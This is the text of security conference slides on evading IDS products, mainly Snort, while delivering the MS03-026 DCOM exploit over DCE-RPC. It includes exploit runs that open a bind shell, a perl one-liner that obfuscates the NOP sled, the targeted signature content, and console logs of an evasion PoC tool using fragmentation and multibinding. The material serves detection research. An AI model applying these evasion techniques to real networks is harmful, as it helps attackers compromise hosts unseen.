

(some more)

DCE-RPC Tips & Tricks

Renaud Bidou – Security Consultant – Radware EMEA
renaudb@radware.com

*Any security device can be
bypassed*

Let's prove it

Introduction

Objective

- Use old exploit
 - oc192 exploit of MS03-026 vulnerability
 - More than 3 years old
 - Used by Blaster worm
 - Signed in any existing I(D|P)S system
- To bypass recent IDS
 - Snort 2.4
 - With latest available rule set
- Without deep knowledge...

Rules of engagement

1. Any security system can be bypassed
 - To be proved
2. Know your enemy
 - Identify IDS
3. Know what your enemy's doing
 - Analyze IDS detection engine and signature
4. Know what you are doing
 - Learn about DCE-RPC
5. Simpler is better
 - Start with simple techniques
6. Murphy's law
7. There is no rule at war

Baseline

- **Check for remote system vulnerability**

```
[root@localhost dcom]# ./oc192-dcom -d 10.0.0.105
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.0.0.105:135, Bindshell:666, RET=[0x0018759f]
[+] Connected to bindshell..
-- bling bling --
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

- **Check Snort 2.4 detection capabilities**

1. 12/12-16:50:46.597623 [**] [1:2351:11] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian unicode
[**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.202.112:2329 -> 10.0.0.105:135
2. 12/12-16:50:47.017642 [**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
{TCP} 192.168.202.112:1180 -> 10.0.0.105:135

DCE RPC Reminder

RPC flavours

- **ONC RPC (aka SUN RPC)**
 - One of those Internet dinosaurs
 - Defined in 1988
 - Actual standard defined by IETF in 1995
 - Defines a communication protocol for remote function arguments and return value transport
- **DCE RPC (aka MS RPC)**
 - Defined by the OpenGroup in 1995
 - Variations and improvement on top of ONC RPC
 - Extensively used by Microsoft for RPC

RPC interface

- RPC Transport address
 - Communication protocol
 - Ex. TCP
 - Protocol address
 - Ex. 10.0.0.105
 - Selector
 - Ex. Port 135
- RPC Interface
 - RPC Transport address
 - Program number
 - Service version

Command sequence

- Bind to interface
 - Context number provided by server
- Launch command
 - Need the right context number
 - An interface usually have multiple available functions
 - Individually identified by “opnum”
 - Variable arguments number, type and length
 - Known as “stub data”
 - Obscure to RPC and to be understood only by the remote functon

RPC Fragmentation

- L7 Fragmentation
 - RPC supports fragmentation at application level
 - Provides specific flags in the header
 - Only 2 flags : first frag & last frag
 - Relies on L3 / L4 reassembly mechanism for reordering

```
= DCE RPC Bind, Fragment: Single, FragLen: 72, Call: 0
  Version: 5
  Version (minor): 0
  Packet type: Bind (11)
  = Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  = Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 72
  Auth Length: 0
  call ID: 0
```

Data Representation

- For the sake of portability
 - “Stub Data” can have different representation
 - Byte order : little endian / big endian
 - Characters : ASCII, EBCDIC
 - Floats : VAX, IEEE etc.


```
= DCE RPC Bind, Fragment: Single, FragLen: 72, Call: 0
  Version: 5
  Version (minor): 0
  Packet type: Bind (11)
  = Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  = Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 72
  Auth Length: 0
  call ID: 0
```

Multiple Binding

- Creating multiple bindings
 - Possible to establish multiple bindings in 1 request
 - Got response for each of them
 - Each one has a different context ID, even invalid bindings
 - Defined for performance concerns
 - 1 TCP session, 1 RPC Binding request, 1 answer
- “Jumping” from one context to another
 - Use a specific request : alter context
 - Leaves previous context “on hold”
 - Binding still valid
 - Can even be done in the middle of fragmented RPC request

Pipelining

- What is RPC pipelining
 - Possible to send multiple requests in 1 TCP session
 - Without waiting for response
 - Can send bind request and RPC request in one row
 - Assuming RPC binding will be valid
- A kind of extension to multiple bindings




Evasion theory

Reminder

- Evasion techniques families
 - DOS
 - Kill the analyzer
 - Makes it unusable
 - Confusion
 - Mess the analyzer
 - Fragmentation
 - Split the attack in multiple entities (usually packets...)
 - Insertion
 - Have data processed \neq data analyzed

L3 / L4 fragmentation

- Standard non-RPC specific evasion
 - Fragment packets
 - Split data (RPC requests) in multiple packets
 - May be interesting with very short packets
 - Header will be split in multiple packets




- To be used with standard insertion techniques

Exploit Fragmentation


- Use “standard” fragmentation mechanism
 - Needs an analyzer aware of this L7 fragmentation issue
 - To use in combination with :
 - L3 / L4 fragmentation
 - Pipelining
- Can also be used to generate DoS
 - 1st frag flood to overload analyzer tables
 - Made more powerful thanks to multibinding and pipelining

Exploit Fragmentation



Using insertion with RPC

- On top on “standard” insertion techniques
 - Insert data with wrong Context ID
 - Forces the analyzer to follow context



Hands-On

The tool

- Small tool used to test evasion techniques
 - Generic features
 - L4 Fragmentation
 - NOP Sled obfuscation
 - RPC Features
 - DCE-RPC Fragmentation
 - Multibind support
 - Context alteration
 - Exploit specific
 - Configurable remote connection port
 - Configurable server name

Help & Options

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> ?
show options          : list actual options values
set <option> <value> : set new option values (see help options)
exploit               : launch exploit
quit                  : self-explanatory
Inspiration and some piece of code : Metasploit
Base of shellcode    : .:[oc192.us]:. Security
> show options
REMOTEPORT           : 666
TARGET                : 127.0.0.1
DELAY                 : 1
FRAGSIZE              : 1024
ALTUUIDVER            : 0.0
MULTIBIND              : 0
ALTSERVER              : 0
ALTUUID               : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
PORT                  : 135
RPCFRAGSIZE           : 0
ALTER                  : 0
OBFUSCATED            : 0
>
```

Baseline run

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options
    ALTUUID           : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
    FRAGSIZE          : 1024
    TARGET             : 10.0.0.105
    MULTIBIND         : 0
    ALTSERVER         : 0
    REMOTEPORT        : 666
    PORT              : 135
    DELAY             : 1
    RPCFRAGSIZE       : 0
    OBFUSCATED        : 0
    ALTUUIDVER        : 0.0
    ALTER             :
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 667
>
```

Evading Snort

- Snort raises to sigs

- 1) 12/19-15:17:04.144885 [**] [1:2351:11]
 NETBIOS DCERPC ISystemActivator path overflow
 attempt little endian unicode [**]
 [Classification: Attempted Administrator
 Privilege Gain] [Priority: 1] {TCP}
 192.168.202.112:1024 -> 10.0.0.105:135
- 2) 12/19-15:17:05.143358 [**] [1:648:7]
 SHELLCODE x86 NOOP [**] [Classification:
 Executable code was detected] [Priority: 1]
 {TCP} 192.168.202.112:1024 -> 10.0.0.105:135

Rid of the NULL Sled

- Trivial
 - Change NULL in inc %edx, dec %edx sequences
 - `perl -i -p -e 's/0x90,0x90/0x42,0x4e/g' oc192-dcom.c`
- Not even funny

```
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
  ALTUUID           : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
  FRAGSIZE          : 1024
  TARGET            : 10.0.0.105
  MULTIBIND         : 0
  ALTSERVER         : 0
  REMOTEPORT        : 667
  PORT              : 135
  DELAY             : 1
  RPCFRAGSIZE       : 0
  OBFUSCATED       : 1
  ALTUUIDVER        : 0.0
  ALTER             : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 668
```

Exploit based sig

- The snort signature
 - Two lines of interest
 - `content:"|05|"; depth:1; byte_test:1,&,16,3,relative;`
 - `content:"|5C 00 5C 00|"; byte_test:4,>,256,-8,little,relative;`
- First line
 - Basic, quick and dirty protocol checks for RPC
- Second Line
 - Looks for Netbios resource identification
 - `5C 00 5C 00 ⇔ \\`
 - Checks for resource name length
 - Matches sig if > 256

Signature evasion strategies

- Probably thanks to fragmentation
 - 512 bytes frags
 - Will split the 2 parts of the sig in 2 different frags
 - 4 bytes frags
 - Will split netbios ressource name length and “\” in at least 2 frags
 - 2 bytes frags
 - Will split the 5C 00 5C 00 sig in at least 2 frags
- Different combinations of L4/L7 are possible

Testing

```
> set FRAGSIZE 512
> exploit
# 0. Launching exploit with following options
ALTUUID                : 4d9f4ab8-7d1c-11cf-861e-
                        0020af6e7c57
FRAGSIZE                : 512
TARGET                 : 10.0.0.105
MULTIBIND               : 0
ALTSERVER               : 0
REMOTEPORT              : 670
PORT                   : 135
DELAY                  : 1
RPCFRAGSIZE            : 0
OBFUSCATED              : 1
ALTUUIDVER              : 0.0
ALTER                  : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 671
>
```

Tuning Snort


- We were lucky as our fragmentation did break the signature in 2 parts
- Set `stream4_reassemble = both` in `snort.conf`
 - Will force reassembly
- Snort raises again
 - `12/19-15:17:04.144885 [**] [1:2351:11] NETBIOS DCERPC ISystemActivator path overflow attempt little endian unicode [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.202.112:1024 -> 10.0.0.105:135`
- But snort follows only the first established context.
- Therefore...

Bypassing Snort, again ...

```
> set FRAGSIZE 512
> set MULTIBIND 1
> exploit
# 0. Launching exploit with following options
ALTUUID                : 4d9f4ab8-7d1c-11cf-861e-
    0020af6e7c57
FRAGSIZE                : 512
TARGET                 : 10.0.0.105
MULTIBIND               : 1
ALTSERVER               : 0
REMOTEPORT              : 671
PORT                   : 135
DELAY                   : 1
RPCFRAGSIZE            : 0
OBFUSCATED              : 1
ALTUUIDVER              : 0.0
ALTER                   : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 672
>
```

Snort is not enough

The Challenge



1. Snort-inline

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```


```
=====
```

```
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 0
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

2. Vendor 1

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```


```
=====
```

```
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 0
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high



Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

3. Vendor 2



Conclusion

*Any security device can be
bypassed*

We've proved it !